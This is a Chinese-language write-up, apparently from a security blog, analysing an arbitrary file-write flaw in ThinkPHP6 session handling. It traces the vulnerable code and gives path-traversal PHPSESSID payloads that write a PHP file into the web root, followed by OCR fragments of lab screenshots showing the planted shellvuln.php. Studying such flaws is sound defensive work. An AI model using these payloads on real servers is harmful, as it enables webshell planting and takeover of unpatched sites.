Thinkphp6<6.0.2中 Session处理不当导致的任意文件创建漏洞

`Author:1x2Bytes`

`6.0.0`中有两个版本存在该漏洞,`dev`版本只能覆盖任意位置的文件,`6.0.0-1`则可以在特定的情况下控制写入的内容实现`getshell`,看到一些师傅的`blog`的文章使用`composer`下载的源码,`Thinkphp6`也确实开始使用`composer`的方式进行安装但是我使用`composer`方式下载的源码无法复现,猜测进行了修复，于是在网上找一键安装包,找了半天找到一个`11`月份的版本遂复现成功.

具体漏洞位置:


在`vendor\topthink\framework\src\think\session\Store.php`文件`254`行开始


```
    public function save(): void
    {
        $this->clearFlashData();

        $sessionId = $this->getId();

        if (!empty($this->data)) {
            $data = $this->serialize($this->data);

            $this->handler->write($sessionId, $data);
        } else {
            $this->handler->delete($sessionId);
        }

        $this->init = false;
    }
```

这里`$this->handler->write($sessionId, $data)`是漏洞的关键位置,`handler`的值我们从文件开头53行的`__construct`方法中可以看到handler是 **SessionHandlerInterface** 接口

```
52      public function __construct($name, SessionHandlerInterface $handler, array $serialize = null)
53      {
54          $this->name    = $name;
55          $this->handler = $handler;
56
57          if (!empty($serialize)) {
58              $this->serialize = $serialize;
59          }
60
61          $this->setId();
62      }
```

我们搜索`SessionHandlerInterface`





分别发现File类与Cache类都实现了该接口,查看了Cache的write方法,并没有进行文件写入的操作,于是分析File中的write方法,看注释应该是跟Session操作相关,在文件 `vendor\topthink\framework\src\think\session\driver\File.php` 的210行

`$filename` 变量是从getFileName方法中获取,传入的值为$sessID,跟进该方法，在File文件的117行

```
    protected function getFileName(string $name, bool $auto = false): string
    {
        if ($this->config['prefix']) {
            // 使用子目录
            $name = $this->config['prefix'] . DIRECTORY_SEPARATOR . 'sess_' .
$name;
        } else {
            $name = 'sess_' . $name;
        }
```

```
        $filename = $this->config['path'] . $name;
        $dir      = dirname($filename);

        if ($auto && !is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        return $filename;
    }
```

这里判断是否有配置session文件的前缀,配置文件在`config/session.php`,如果存在配置则拼接到路径的最后并在$name前加上字符串`sess_`,不存在则直接拼接`sess_`前缀后返回文件名,最后write方法进行了writeFile操作,跟进writeFile方法,在文件170行进入file_put_contents操作,其中的文件名和内容我们都可控,我们下一步要查看如何控制我们写入的值和文件名

```
170     protected function writeFile($path, $content): bool
171     {
172         return (bool) file_put_contents($path, $content, flags: LOCK_EX);
173     }
```

回到前面的save方法,传入的`$sessionId`变量是getId方法获取的,查看getId方法

```
129     public function getId(): string
130     {
131         return $this->id;
132     }
```

该方法返回id的值,该值已经在setId方法中进行设置,于是查看119行的setId方法

```
 public function setId($id = null): void
    {
        $this->id = is_string($id) && strlen($id) === 32 ? $id :
md5(microtime(true) . session_create_id());
    }
```

这里对$id的值进行了判断长度是否为32位,所以构造payload的时候要注意长度为32

查找使用setId方法的文件,在
`vendor\topthink\framework\src\think\middleware\SessionInit.php`46行

```
46      public function handle($request, Closure $next)
47      {
48          // Session初始化
49          $varSessionId = $this->app->config->get( name: 'session.v
50          $cookieName   = $this->session->getName();
51
52          if ($varSessionId && $request->request($varSessionId)) {
53              $sessionId = $request->request($varSessionId);
54          } else {
55              $sessionId = $request->cookie($cookieName);
56          }
57
58          if ($sessionId) {
59              $this->session->setId($sessionId);
60          }
```

$varSessionId变量的值从配置中获取`session.var_session_id`的值,因为`session.var_session_id`默认是空,所以进入另一分支`$sessionId`变量的值由`$request->cookie($cookieName)`获取,$cookieName由$this->session->getName()获取,查看getName方法

```
108     public function getName(): string
109     {
110         return $this->name;
111     }
```

返回的值为name,查看name变量的值在Store文件36行已经赋值,为PHPSESSID


复现的时候要在app/middleware.php文件中开启即去除注释`\think\middleware\SessionInit::class`然后在控制器中使用Thinkphp的session方法设定值,在Index控制器中修改index方法


```
    public function index()
    {
    if($_GET['code']){
        session('test', $_GET['code']);
        return 'ThinkPHP V6.0.0';
    }
    }
```

搭建好后使用以下Payload:

```
../../../../testgetshellvuln.php //在根目录下写入文件
../../../../public/shellvuln.php //写入public
```

成功getshell


192.168.235.135/?code=<?php phpinfo();//
ThinkPHP V6.0.0
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 Max HacKBar
Cookie
http://192.168.235.135
会话存储
Indexed DB
本地存储
缓存存储
项目过滤器
名称 域名 路径 过期时间 最后访问 值 HttpOnly
PHPSESSID 192.168.235.135 / 会话 Fri, 31 Jan 2020 08:56:12 GMT ..%2F..%2F..%2F..%2Fpublic%2Fshellvuln.... false


192.168.235.135/?code=%3
PHP 7.3.4 - phpinfo()
192.168.235.135/shellvuln.php
a:1:{s:4:"test";s:18:"
PHP Version 7.3.4
System
Build Date
Compiler
Architecture
Configure Command
Server API
Virtual Directory Support
Configuration File (php.ini) Path
Loaded Configuration File
Scan this dir for additional .ini files
Windows7 审计 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows7 审计
Administrator
WinSCP
sqlite3.exe
Access2013
Excel 2013
管理员: C:\Windows
Windows IP 配置
以太网适配器 本地
隧道适配器 isatap
隧道适配器 本地
PhP study
phpstudy 正式版发布
首页
网站
FTP
数据库
环境
设置
本地磁盘 (C:) ▸ phpstudy_pro ▸ WWW
组织 包含到库中 共享 新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
名称
static
.htaccess
favicon.ico
index.php
robots.txt
router.php
shellvuln.php